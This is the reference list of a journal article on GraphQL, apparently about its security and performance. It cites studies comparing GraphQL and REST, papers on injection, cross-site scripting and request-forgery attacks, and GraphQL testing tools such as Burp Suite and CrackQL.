[3]. E. Written, A. Cha, J. C. Davis, G. Baudart and L. Mandel, “An Empirical study of GraphQL schemas,” Service-Oriented Computing, jul 2019.

[4]. G. Brito and M. T. Valente, “REST vs. GraphQL: A Controlled Experiment,” IEEE Int. Conf. Software Architecture (ICSA),, Feb 2020.

[5]. Lawi, B. L. E. Panggabean and T. Yoshida, “Evaluating GraphQL and REST API Services Performance in a Massive and Intensive Accessible Information System,” Computers 2021, vol. 10, p. 138, Oct 2021.

[6]. E. Frigård, “GraphQL vs. REST: A Comparison of Runtime Performance,” Bachelor’s Thesis, Dept. of Computer Science VT 2022.

[7]. P. Marganski and B. Panczyk, “REST and GraphQL Comparative Analysis,” Comput. Sci. Inst., vol. 19, p. 89–94, 2021.

[8]. “GraphQL vs REST - A comparison.,” [Online]. Available: https://www.howtographql.com/basics/1-graphql-is-the-better-rest/.

[9]. T. Kalos, “The state of GraphQL Security 2024,” [Online]. Available: https://26857953.fs1.hubspotusercontent-eu1.net/hubfs/26857953/The%20State%20of%20GraphQL%20Security%202024.pdf.

[10]. Quina-Mera, p. Fernandez, J. Maria Garica and A. Ruiz-Cortes, “GraphQL: A Systematic Mapping study,” ACM Computing Surveys, vol. 55, no. 10, p. 1–35, Sep 2022.

[11]. D. Fehari and N. Aleks, Black Hat GraphQL: Attacking Next Generation APIs, No Starch Press, 2023.

[12]. S. McFadden, M. Maugeri, C. Hicks, V. Mavroudis and F. Pierazzi, “WENDIGO: Deep Reinforcement Learning for Denial-of-Service Query Discovery in GraphQL,” in IEEE Security and Privacy Workshops (SPW), San Francisco, 2024, pp. 68-75.

[13]. M. Alsalamah, h. alwabi, h. alqwifi and D. ibraham, “A Review Study on SQL Injection

International Research Journal on Advanced Engineering and Management
https://goldncloudpublications.com
https://doi.org/10.47392/IRJAEM.2025.0203
e ISSN: 2584-2854
Volume: 03
Issue:04 April 2025
Page No: 1235 – 1247

Attacks, Prevention, and Detection," The ISC International Journal of Information Security, 2021.
[14]. P. Nagarjun and S. S. Ahamad, "Cross-site Scripting Research: A Review," International Journal of Advanced Computer Science and Applications, 2020.
[15]. V. Thota, "Enhancing GraphQL Authorization with Open Policy Agent (OPA)," Computational intelligence and machine learning e-ISSN: 2582-7464, vol. 5, no. 1, 2024.
[16]. graphql-kit, "graphql-voyager," GitHub, [Online]. Available: https://github.com/graphql-kit/graphql-voyager.
[17]. "Working with GraphQL in Burp Suite," PortSwigger, [Online]. Available: https://portswigger.net/burp/documentation/desktop/testing-workflow/working-with-graphql.
[18]. Nicholasaleks, "CrackQL," GitHub, [Online]. Available: https://github.com/nicholasaleks/CrackQL.
[19]. "JSON Web Token Introduction," jwt.io, 30 Nov 2024. [Online]. Available: https://jwt.io/introduction.
[20]. "Subscriptions," GraphQL organization, [Online]. Available: https://graphql.org/learn/subscriptions/.
[21]. P. Kour, "A Study on Cross-Site Request Forgery Attack and its Prevention Measures," Int. J. Advanced Networking and Applications, vol. 12, no. 2, pp. 4561-4566, 2020.
[22]. B. Jabiyey, O. Mirzaei, A. Kharraz and E. Kirda, "Preventing Server-Side Request Forgery Attacks," Proceedings of the 36th Annual ACM Symposium on Applied Computing, p. 1626–1635, 2021.
[23]. "Introspection," GraphQL Organization, [Online]. Available: https://graphql.org/learn/introspection/.